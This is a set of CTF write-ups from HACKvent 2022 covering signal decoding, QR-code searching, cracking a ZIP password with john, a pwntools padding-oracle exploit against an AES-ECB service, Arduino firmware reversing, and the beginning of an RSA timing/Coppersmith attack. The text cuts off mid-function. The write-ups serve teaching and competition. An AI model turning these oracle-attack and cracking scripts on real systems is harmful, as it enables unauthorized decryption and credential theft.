        if dta[i] != last:
            l = i - lastIndex
            res.append((last, l))
            last, lastIndex = dta[i], i
    return res


def scaleByPreamble(dta):
    nPre = 8*2
    preamble = dta[1:nPre]
    local_sum = sum(n for _, n in preamble)
    print(preamble)
```

```
    avg = local_sum / (nPre - 1)
    print(avg)
    return [(t, int(round(n / avg))) for t, n in dta[1:]]


def nrtzi(dta):
    res = '0'
    for (_,n) in dta[1:]:
        res += '1' + '0'*(n-1)
    return res


def removeStuffBits(dta):
    res = ''
    n_ones = 0
    for i in range(len(dta)):
        val = dta[i]
        if n_ones == 5:
            if val == '0':  # we have a frame marker
                n_ones += 1
                res += val
            else:
                n_ones = 0
                print(f'dropping a 0: {dta[i - 6:i]}')
        else:
            if val == '0':
                n_ones += 1
            else:
                n_ones = 0
            res += val
    return res


def pr(dta, offset, bits, rev=False):
    res = ''
    for i in range(offset, len(dta), bits):
        tmp = dta[i:i+bits]
        if rev:
            tmp = tmp[::-1]
        c = int(tmp,2) & 0x7f
        if c>=0x20 and c<ord('}'):
            res += chr(c)
        else:
            res += ' '
    print(res)


if __name__ == '__main__':
    raw = np.fromfile('message_1msps.cu8', dtype=np.uint8)

    a,ph = amplPhase(raw)
    # split into packets of 64, average
    a = np.reshape(a, (-1,64))
    smooth = np.uint8(np.average(a, axis=1))

    quantized = quantize(smooth)
    rll = rllEncode(quantized)

    sc = scaleByPreamble(rll)
    bits = nrtzi(sc)
    print(f'bits: {len(bits)} bit, {len(bits)//8} bytes')
    msg = removeStuffBits(bits)

    # search7bit(msg)
    for i in range(0,8):
        pr(bits, i, 8, rev=False)
```

This program prints amongst other results the string

```
SFYyMnt2LXdpc2gtdi1nMHQtYjMzcn0=FYyMnt2LXdpc2gtdi1nMHQtYjMzcn0
```

When base64 decoded, this creates the Flag `HV22{v-wish-v-g0t-b33r}`.

[HV22.16] Needle in a qrstack

Introduction


Santa has lost his flag in a qrstack - it is really like finding a needle in a haystack.

Can you help him find it?

> Please verify the following `sha256` integrity of the downloaded image: `33dde8be7f185009395d361c80584f7618e9e85b1da1fb1bc96b0333d2a2bb7c`
>
> Flag format: `HV22{}`
>
> *This challenge was written by **dr_nick**. Credit where credit is due* 😊

Solution

We are given a file `haystack.png` that contains kind of a QR-code with the message `Sorry, no flag here!`. But the black tiles are not black, but are themselves made of QR-codes:



After playing around with OpenCV for some time to decode the QR-codes and failed, this approach was taken:

1. Take `haystack.png` and verify that really only two colours are used (no nasty tricks with palettes...)
2. Extract the tiles from `haystack.png` and discard the white tiles
3. With the remaining tiles, run a QR-code scanner and get the message.
4. recusively repeat with the tile quartered until the tiles are smaller than 25 by 25 pixels
5. sift through the messages for one that is different from `Sorry, no flag here!`

Use python for implementation. The second step needs to use OpenCV since PIL bombs out with a suspected DOS bomb.

Flag is `HV22{1'm_y0ur_need13.}`

```python
import cv2
import numpy as np
from PIL import Image
from pyzbar.pyzbar import decode

# first split the image into the small boxes
# since the image is 24800 x 24800 pixels, PIL bombs
# so use OpenCV

def isAllWhite(dta):
    return not any((line[:, :] != 255).any() for line in dta)


def getTiles():
    image = cv2.imread('haystack.png')
    x,y = 24800, 24800
    h = x // 31
    imgs = []
    for ix, iy in itertools.product(range(0, x, h), range(0, y, h)):
        cropped = image[ix:ix + h, iy:iy + h]
        if not isAllWhite(cropped):
            imgs.append(cropped)

    print(f'{len(imgs)} tiles that are not white')
    return imgs


def handleTile(tile):
    allTiles = [tile]
    allTiles.extend(
        cv2.rotate(tile, op)
        for op in [
            cv2.ROTATE_90_CLOCKWISE,
            cv2.ROTATE_180,
            cv2.ROTATE_90_COUNTERCLOCKWISE,
        ]
    )
    for t in allTiles:
        data = decode(Image.fromarray(t))
        if len(data)>0:
            foundText = data[0].data.decode()
            if foundText != 'Sorry, no flag here!':
                print(f'tile with code {foundText}')
            return


def analyseTile(tile):
    handleTile(tile)
    size = len(tile)
    if size > 25:
        new_size = size // 2
        for x, y in itertools.product(range(0, size, new_size), range(0, size, new_size)):
            new_tile = tile[x:x + new_size, y:y + new_size]
            if not isAllWhite(new_tile):
                analyseTile(new_tile)


if __name__ == '__main__':
    imgs = getTiles()
    for img in imgs:
        analyseTile(img)
```

[HV22.17] Santa's Sleigh

Introduction


As everyone seems to modernize, Santa has bought a new E-Sleigh. Unfortunately, its speed is limited. Without the sleight's full capabilities, Santa can't manage to visit all kids... so he asked Rudolf to hack the sleigh for him.

I wonder if it worked.

Unfortunately, Rudolph is already on holiday. He seems to be in a strop because no one needs him to pull the sledge now. We only got this raw data file he sent us.

Hints

- Rodolph is heavy on duty during his holiday trip, but he managed to send und at least a photo of his first step.



- Rudolf finally wants some peace and quiet on vacation. But send us one last message together with a picture: "I thought they speak 8 or 7 N1"

Download the file in the `Resources` section and find the flag!

Flag format: `HV22{}`

*This challenge was written by **dr_nick**. E-Scooter hax incoming?*

Solution

The file `SantasSleigh.raw` is a pure ASCII text file containing only the numbers 0-3. With the second hint, this seems to indicate that this corresponds to the two bits recorded. So combine the bits into separate strings.

Looking at the extracted strings, it is noticed that `0` and `1` seem to occur in bunches that are multiples of four in length. Some statistics show that this is correct for shorter packets, longer packets can be off by one. A histogram for bit 0 looks like this (length: count):

```
{8: 92, 342: 1, 4: 203, 20: 9, 12: 49, 16: 19, 24: 7, 803: 1, 1169: 1, 812: 1, 293: 1}
```

So it is likely that we can subsample the string to get the real sequence of bits:

```
def rllStatistics(dta):
    res = ''
    count = {}
    last, lastIndex = dta[0], 2
    for i in range(3,len(dta)):
        if dta[i] != last:
            l = i - lastIndex
            n_char = int(round(l/4))
            res += last*n_char
            if l in count:
                count[l] += 1
            else:
                count[l] = 1
            last = dta[i]
            lastIndex = i
    print(count)
    return res
```

From now on it was guessing: we have a crib of `HV22` and can search in this pile of bits for occurrences of these characters. Since we do not know the bit-ordering, just test for both orderings and only look at packets of 7 bit lengths:

```
def searchCrib(dta, rev=False):
    occurrences1 = {'H':[], 'V': [], '2':[]}
    res = ''
    for j in range(len(dta)):
        tmp = dta[j:j+7]
        if rev:
            tmp = tmp[::-1]
        c1= chr(int(tmp,2) & 0x7f)
        if c1 in occurrences1:
            occurrences1[c1].append(j)
    if rev:
        print ('reversed bit order')
    print(occurrences1)
```

This prints for "bit0" and reversed:

```
{ 'H': [93, 116, 356, 374, 736, 754, 1035, 1202, 1247],
  'V': [384, 821, 1066, 1077, 1211, 1232, 1259, 1273, 1394, 1401],
```

```
  '2': [118, 367, 1204, 1220, 1229, 1249]}
```

For the character `2` we are looking for two that are very close, the offsets of 1200 and 1229 seem to be good candidates. And yes there is a `V` at 1211 and a `H` at 1202! Now we can print the flag starting at offset 1202 to get

```
HV22{H4ck1ng_S4nta's_3-Sleigh}
```

[HV22.18] Santa's Nice List

Introduction

Santa stored this years "Nice List" in an encrypted zip archive. His mind occupied with christmas madness made him forget the password. Luckily one of the elves wrote down the SHA-1 hash of the password Santa used.

```
xxxxxx69792b677e3e4c7a6d78545c205c4e5e26
```

Can you help Santa access the list and make those kids happy?

> In this year's HACKvent, you can be assured that all bruteforcing hurdles do not take longer than 5 minutes on an Intel® UHD Graphics 620, if done smartly and correctly.
>
> Please verify the following `sha256` integrity of the file downloaded in the Resources: `9822fc94c812242907dedd6d7fd459aed6a571306d4a00dfec6ccdc14713beea`
>
> Flag format: `HV22{}`
>
> *This challenge was written by **keep3r**. I heard he's a true keeper.*

Solution

First we went down a rabbit hole, testing against all known password lists to see if they might be candidates for the password. Besides taking longer than five minutes it also did not yield any result.

Then in a discussion an article showed up, explaining that for very long password zip will in fact use the sha-1 of the password as the password. So by knowing all but three bytes of the password, we can brute force the password easily using "John the ripper".

The given, incomplete sha has to be converted to ASCII (which fortunately is possible) and a mask constructed for john. With brute forcing, it takes less than 10 s to get the result:

```
root@hlzar ⌧ john --mask='?a?a?aiy+g~>LzmxT\\ \\N^&' zip.hash
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (ZIP, WinZip [PBKDF2-SHA1 128/128 SSE2 4x])
Loaded hashes with cost 1 (HMAC size) varying from 65 to 91
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:04 5.02% (ETA: 14:40:47) 0g/s 10725p/s 21961c/s 21961C/s /\oiy+g~>LzmxT\
\N^&..7|oiy+g~>LzmxT\ \N^&
4Ltiy+g~>LzmxT\ \N^& (nice-list.zip/nice-list-2022.txt)
4Ltiy+g~>LzmxT\ \N^& (nice-list.zip/flag.txt)
2g 0:00:00:09 DONE (2022-12-18 14:39) 0.2116g/s 11052p/s 22105c/s 22105C/s ]wtiy+g~>LzmxT\
\N^&..SUtiy+g~>LzmxT\ \N^&
```

```
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
root@hlzar 
```

The password opens the zip-file and gives both the flag and the nice list. As expected, the flag is very long.

```
HV22{HAVING_FUN_WITH_CHOSEN_PREFIX_PBKDF2_HMAC_COLLISIONS_nzvwuj}
```

NOTE

See these links for further reading

- https://www.bleepingcomputer.com/news/security/an-encrypted-zip-file-can-have-two-correct-passwords-heres-why/


[HV22.20] § 1337: Use Padding

Introduction

Santa has written an application to encrypt some secrets he wants to hide from the outside world. Only he and his elves, who have access too all the keys used, can decrypt the messages .

Santa's friends Alice and Bob have suggested that the application has a padding vulnerability, so Santa fixed it . This means it's not vulnerable anymore, right

Santa has also written a concept sheet of the encryption process:



Start the service in the `Resources` section, connect to it with `nc <docker> 1337` and get the flag!

You can download the service's source code from Resources section. We don't want to make challenges guessy, do we?

Flag format: `HV22{`

*This challenge was written by **kuyaya**. He lives in the illusion where he thinks people enjoy solving cryptography challenges.*

Solution

The resources present us with a service that asks for an input and returns a hex string. Also given is the source code of the service:

```
#!/usr/bin/env python3

from Crypto.Cipher import AES
from os import urandom
```

```
# pad block size to 16, zfill() fills on left. Invert the string to fill on right, then invert
back.
def pad(msg):
    if len(msg) % 16 != 0:
        msg = msg[::-1].zfill(len(msg) - len(msg) % 16 + 16)[::-1]
    return msg

flag = open('flag.txt').read().strip()

while True:
    aes = AES.new(urandom(16), AES.MODE_ECB)
    msg = input("Enter access code:\n")
    enc = pad(msg) + pad(flag)
    enc = aes.encrypt(pad(enc.encode()))
    print(enc.hex())

    retry = input("Do you want to try again [y/n]:\n")
    if retry != "y":
        break
```

The source does pretty much what the drawing shows:

- the message `A` is padded, concatenated with the padded flag and encrypted
- the padding happens with '0' to the right and is aligned to 16-byte boundaries.
- the concatenated message is `encode()`d and then padded again. Why???
- the flag is somewhere between 16 and 32 bytes long
- encryption happens in ECB mode and is thus vulnerable to a padding attack

The original padding happens on strings — which are in python UTF-8 encoded. For encryption, the strings have to be converted into bytes and this is what `encode()` does. If the message `A` contains multi-byte characters, then the carefully arranged padding of the strings can be disturbed. By injecting carefully crafted messages, we can decode the flag one character at a time.

Plan of attack:

create a message that consists of three parts:

1. a header of *n**16-1 bytes length and one character (the character we're testing for)
2. a trailer, identical to the first *n**16-1 bytes of the header
3. a centre part of 16 byte chunks

In total the parts 1 to 3 must consist of *n**16 - 1 bytes, but be of *m**16 characters length. Because of this, the padding of the string does not insert any zeros, but when `encode()` is called, the first character of the flag will be the byte immediately following the trailer. Testing for all printable characters, we can compare the encrypted block for the header with the trailer. If they are identical, we have found the first character of the flag.

Continue until we get a `}`, the end of the flag.

The code is quite straightforward:

```
#!/usr/bin/env python3
```

```python
from Crypto.Cipher import AES
from os import urandom
import binascii
from pwn import *
context.defaults['encoding'] = 'utf-8'

CHARS = ['', '0', 'ö', '𐍈', '𐍈'] # 0, 1, 2, 3, 4 byte wide characters

def buildHeader(targetLen: int):
    res = ''
    for i in range(4,0,-1):
        res += (targetLen // i)*CHARS[i]
        targetLen = targetLen % i
    return res

def buildCentre(nChars: int):
    def lenCentre(p):
        res = 0
        for i in range(len(p)):
           res += p[i] * (i+1)
        return res

    assert(nChars >= 4)
    p = [nChars, 0, 0, 0]
    while lenCentre(p) != 16:
        if p[2]>0:
            p[3] += 1; p[2] -= 1
        elif p[1]>0:
            p[2] += 1; p[1] -= 1
        else:
            p[1] += 1; p[0] -= 1
    return p[1]*CHARS[1] + p[2]*CHARS[2] + p[3]*CHARS[3] + p[0]*CHARS[0]

# build a payload in UTF-8 that when expanded into bytes gives a payload of 47
# bytes.  The first 15 bytes and the last 15 bytes must be the same.
# s is the crib / string to be checked
def buildPayload(s):
    headerLen = 32 - len(s)
    header = buildHeader(headerLen)
    nCharsAssigned = 2*len(header)+len(s)
    found = False
    index = (nCharsAssigned // 16) + 1
    centre = ''
    nCentrePackets = 0
    while not found:
        goal = index * 16 # + 15
        if goal-4 < nCharsAssigned:
            print('not enough character to fill, increase index')
            index += 1
        else:
            toFill = goal - nCharsAssigned
            found = True
            if toFill % 16 < 4:
                centre += buildCentre(4)
                toFill -= 4
            while toFill > 0:
                nCentrePackets += 1
                if toFill > 16:
                    centre += buildCentre(16)
                    toFill -= 16
                else:
                    centre += buildCentre(toFill)
                    toFill = 0

    payload = header + s + centre + header
    assert(len(payload)%16==0)
    return payload, nCentrePackets
```

```
def printPackets(s):
    for i in range(0,len(s),16):
        print(s[i:i+16])

# pad block size to 16, zfill() fills on left. Invert the string to fill on right, then invert
back.
def pad(msg):
    if len(msg) % 16 != 0:
        msg = msg[::-1].zfill(len(msg) - len(msg) % 16 + 16)[::-1]
    return msg


def testChar(s,p):
    msg, index = buildPayload(s)
    pkt = encode(msg)
    p.recvline(b'Enter access code:')
    p.sendline(msg)
    pkt = p.recvline()
    return (
        pkt[(16 + (index + 2) * 16) * 2 : (32 + (index + 2) * 16) * 2]
        == pkt[32:64]
    )


def decode(ip, port):
    myFlag = ''
    while True:
        p = remote(ip,port)
        for i in range(33,127,1):
            tst = myFlag + chr(i)
            if testChar(tst, p):
                myFlag += chr(i)
                print(f'myFlag = {myFlag}, lastChr = {myFlag[-1]}')
                break
            p.recvline()
            p.sendline(b'y')
        p.close()
        if myFlag[-1] == '}':
            return myFlag



if __name__ == '__main__':
    flag = decode('152.96.7.11', '1337')
    print(f'here is your flag: {flag}')
```

i. and prints `here is your flag: HV22{len()!=len()}`

NOTE Pwntools cheat sheet https://gist.github.com/anvbis/64907e4f90974c4bdd930baeb705dedf

[HV22.22] Santa's UNO flag decrypt0r

Introduction

The elves made Santa a fancy present for this Christmas season. He received a fancy new Arduino where his elves encoded a little secret for him. However, Santa is super stressed out at the moment, as the children's presents have to be sent out soon. Hence, he forgot the login, the elves told him earlier. Can you help Santa recover the login and retrieve the secret the elves sent him?

> All 3 leet challenges have the 50 points bonus available for 48 hours.
>
> Please verify the following `sha256sum` integrity for the downloadable file in the Resources: `b5153de211435392d2bb26f557d063bee4493b4b22c3ef272c01b6780d52f6aa`
>
> Flag format: `HV22{}`
>
> *This challenge was written by **explo1t**. Can you write an exploit for his challenge though?*

Solution

The title of the challenge indicates that the Arduino board is an UNO-type. So when analysing it in ghidra, these settings were used to make the souce code look a bit more pretty.

```
Project File Name:          unoflagdecryptor.elf
Last Modified:              Thu Dec 22 09:56:30 CET 2022
Readonly:                   false
Program Name:               unoflagdecryptor.elf
Language ID:                avr8:LE:16:atmega256 (1.3)
Compiler ID:                gcc
Processor:                  AVR8
Endian:                     Little
Address Size:               24
Minimum Address:            code:000000
Maximum Address:            _elfSectionHeaders::000002a7
```

Turning on the analysis shows only a single main loop that queries for a username:password and then, if it is correct, prints the flag.

`strings` on the binary gives some hints, such as `this_is_an_xor_key`. So looking at the decryption code in case the password was correct, we find that it does basically this:

```
flg = ''
for i in range(len(pw)):
    flg += chr(ord(pw[i]) ^ flag[i])
print(flg)
```

Since the flag is xor-ed with the password, we can reverse the password if we know a crib by xoring the encrypted flag with the crib. Looking through the static data of the program, we find some interesting arrays:

Array name	length
`flag`	0x21
`logins`	0x21
`keys`	0x100
`sec`	0x0d

From this we assume that the length of the password is 0x21 characters. A quick check with a crib of `HV22{` shows that a password string of `santa` does produce the desired crib. We are on the right track.

Disecting the verification of the password proved more challenging. It also comes down to an obfuscated xor of the password with some static data. Here is the relevant portion as reversed from Ghidra:

```
    iVar24 = 0;
    __numer = 0;
    pbVar10 = logins;
    pbVar21 = passwd;
    do {
      pbVar20 = pbVar21 + 1;
      bVar14 = *pbVar21;
      pbVar21 = pbVar10 + 1;
      bVar8 = *pbVar10;
      *puVar25 = 0x1b;
      puVar25[-1] = 3;
      puVar25[-2] = 0;
      dVar28 = __divmodhi4(__numer,__denom);
      bVar19 = (byte)((ulong)dVar28 >> 0x10);
      bVar19 = *(byte *)CONCAT11((char)((ulong)dVar28 >> 0x18) - ((bVar19 < 0xb0) + -3),
                                 bVar19 + 0x50);
      if ((bVar14 ^ *(byte *)(CONCAT11(-((bVar19 < 0xcd) + -2),bVar19 + 0x33) + 0x25)) ==
bVar8) {
        iVar24 = iVar24 + 1;
      }
      bVar8 = (char)__numer + 1;
      cVar18 = (char)((uint)__numer >> 8) - (((char)__numer != -1) + -1);
      __numer = CONCAT11(cVar18,bVar8);
      pbVar10 = pbVar21;
      pbVar21 = pbVar20;
    } while (bVar8 != 0x21 || cVar18 != (byte)(unaff_R1 + (bVar8 < 0x21)));
    if (iVar24 == 0x21) break;
```

The loop steps through all characters in the password and uses `numer` as the index. `divmodhi4` calculates both quotient and remainder of `numer`/`denom` and stores them in a struct. `denom` is fixed to 0xd, so there is a probable relation to the array `sec`. `bVar19` is set to `numer % denom` and by stepping through for `numer = 0` we can convince ourselves that the second assignment to `bVar19` is in fact a lookup to `sec` which starts at address 0x250.

Continuing, we notice that the comparison in the `if` statement is another lookup, this time into the array `keys`. We can now extract the password from the three arrays by xor-ing from the right with

the lookup to `keys` and turning the comparison into an assignment. The equivalent python code is very simple (remember that the arrays were copied out into python arrays local to the code, so the address-offsets for keys has to be subtracted):

```
pw = ''
for i in range(len(logins)):
    b2 = sec[i % 0xd]
    b3 = -((b2 < 0xcd) + -2)
    b4 = (b2 + 0x33) & 0xFF
    b5 = b3*0x100 + b4 + 0x25 - 0x150
    c = logins[i] ^ keys[b5]
    pw += chr(c)
print(pw)
```

This code prints `santa:i_love_hardc0ded_cr3dz!!!:)` and using this password we can decode the flag to

```
HV22{n1c3_r3v3r51n6_5k1llz_u_g07}
```

[HV22.24] It's about time for some RSA

Introduction

Santa is giving autographs! And at the end of the signing session he'll also give out the flag! But better hurry; as Santa has lots to do this time of year, he can only spend so much time to giving out autographs.


PS: Thanks to the latest in cloning technology, there are six Santas, so up to six signing session can take place at the same time!

Start the Docker in the Resources and connect to it with nc <DOCKER> 5825

Please verify the following sha256 integrity of the source in the Resources: `20568000e7dd9bf9ac41885d4d1954f0814a9cd8b9960be87e69624a9ce534a9`

Flag format: `HV22{}`

NOTE



Solution

This one was a hard one, but also rewarding in the end.

We are given an application, that presents us with a signing service:

```
Welcome to Santas Signing Session
```

```
modulus: n =
0x9617ddbf9f295b5e495a8468fe21c37e3b694e820b06a83b4396b6c4f26da371d36c347b015f93a192cd55
393da5ef5ec67e106194a9b748d6410d4430588518b13d396c6f7c5158cceb5d2dbb984fd178ed560ca9c746
f9594fae0177f2e95f
exponent: e = 0x10001
prime: p = 0xc4ec9ef621e292f5db11b00ff6516f72fb593c85...
Santa has 75000000000 energy remaining. Don't over-tax santa
```

```
Do you want an autograph before you pick up your flag? [yN]
y
What's your name for the autograph?
santa
Here is your autograph:
2d39eac931a3c986972d05e79cf9e7b6d1fe5a35d2d146758783ce22795a8a828d796adc89c77a9eb17d22d4
dacd01b2079fea3cf0fbb9a6674f4c7e1fa8c44b768cd50b7c1d1e1e0cb38973a490f761558c52f5f8a6a6b6
cdeb57850e1b9914
Santa has 74989498013 energy remaining. Don't over-tax santa
Do you want another autograph? [yN]
n
And here is your flag:
1a7c01ed672714db3c5f08d5e2fcc1fe721ceecab61da71a768c87327860de1b5a7d1f1567de97db4f618258
2635c9892f5968bc3ec1167e1605c0584f7d989eb806c4e238dd195479f291c125c5d08f2d400fc772830d62
be3e1fe211371780
Have a nice day!
```

So we get a modulus n, the public exponent e, and parts of the prime p that is one of the factors of n.

The signature of our input is (supposedly) the message (the word "santa" here) taken to the power of the secret exponent d modulo n. This can be verified

```
>>> e = 0x10001
>>> s =
0x2d39eac931a3c986972d05e79cf9e7b6d1fe5a35d2d146758783ce22795a8a828d796adc89c77a9eb17d22
d4dacd01b2079fea3cf0fbb9a6674f4c7e1fa8c44b768cd50b7c1d1e1e0cb38973a490f761558c52f5f8a6a6
b6cdeb57850e1b9914
>>> n =
0x9617ddbf9f295b5e495a8468fe21c37e3b694e820b06a83b4396b6c4f26da371d36c347b015f93a192cd55
393da5ef5ec67e106194a9b748d6410d4430588518b13d396c6f7c5158cceb5d2dbb984fd178ed560ca9c746
f9594fae0177f2e95f
>>> m = pow(s,e,n)
>>> m.to_bytes(72, 'little')xt
'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00a\x00\x00\x00a\x00\x00\x00t\x00\x00
\x00t\x00\x00\x00n\x00\x00\x00n\x00\x00\x00a\x00\x00\x00a\x00\x00\x00s\x00\x00\x00s'
```

The input (`santa`) is returned in the signature, but spread out over the whole signature. Luckily, later in the challenge, the source code to create the hash was published and can be studied.

```
fn calc_block(us: &[u32]) -> u64 {
    let mut s1 = 0u64;
    let mut s2 = 0u64;
    for v in us {
        let v = *v as u64;
        s1 = (s1 + v) & 0xffff_ffff;
        s2 = (s2 + s1) & 0xffff_ffff;
    }
    return (s2 << 32) | s1;
}

fn hash(msg: Vec<u8>) -> Vec<u8> {
    let mut segs = Vec::with_capacity(HB_COUNT);
    for _ in 0..HB_COUNT {
        segs.push(Vec::new());
    }
    for (i, b) in msg.iter().enumerate() {
        segs.get_mut(i % HB_COUNT).unwrap().push(*b);
    }
    let mut digest = Vec::with_capacity(HB_COUNT * 8);
    for mut seg in segs {
        let m = seg.len() % 4;
        if m != 0 {
            seg.extend(vec![0u8; 4 - m]);
        }
        let seg = seg
            .chunks(4)
            .map(|d| u32::from_le_bytes(d.try_into().unwrap()))
            .collect::<Vec<_>>();
        digest.extend(calc_block(&seg).to_le_bytes());
    }
    digest
}
```

The hash is 72 bytes long, but different from a cryptographic hash it can easily be reversed.

From the hints, we take it two pieces of information:

- there is an attack on RSA when a prime is partially known named "Coppersmith" or "Coppersmith-Howgrave-Graham". For it to be successful, we need about 260 out of 384 bits for p
- Schindler showed a timing attack on RSA based on the exponentiation algorithm used. With this attack, in priciple, it is possible to leak all bits of a multiple of the prime p. In the present case, however, this will not work because we have only a limited budget for the timing-based attack.

With this in mind, the plan of attack looks like this:

1. for the time based attack, we need a way to provide the signing application with an input that gives a defined integer u for the attack. So we have first to reverse-engineer the hash-function.
2. Run the timing-based attack and get more digits of p
3. run the Coppersmith attack to get p and q, the factors of n
4. calculate d from p, q, e, and n

Reverse-engineer the hash function

Understanding the hash function, with the source code of the hash function, was relatively easy: the characters entered can be interpreted as hex, thus we can send any value, not just printable characters. The individual bytes are stored in vectors that are themselves part of a 9-element vector:

```
[ [0, 9]
  [1, ..]
  [2, ..]
  [3, ..]
  [4, ..]
  [5, ..]
  [6, ..]
  [7, ..]
  [8, ..] ]
```

Each of these nine vectors is then padded to a multiple of 4 bytes and from these integers are formed. After this step, the function `calc_block` is called that takes the vector of integers as input and returns a 64-bit integer. These 9 64-bit-integers are then interpreted as a 72-byte integer and taken as the input to sign. The step of `calc_block` explains why in our test-input we see each character showing up twice.

Reversing the hash was time consuming, but the oracle allowed for thorough debugging and confirmation of the implementation. The implementation in python allows for a round-trip of `select a number u → calculate in input that corresponds to u → have the input signed → decode the signature → compare with input`.

```python
def chunker(seq, size):
    return (seq[pos:pos + size] for pos in range(0, len(seq), size))


def calc_block(us):
    s1, s2 = 0, 0
    for v in us:
        s1 = (s1 + v) & 0xffff_ffff
        s2 = (s2 + s1) & 0xffff_ffff
    return ((s2 << 32) | s1) & 0xffff_ffff_ffff_ffff


def calc_vs(u):         # inverse of calc_block
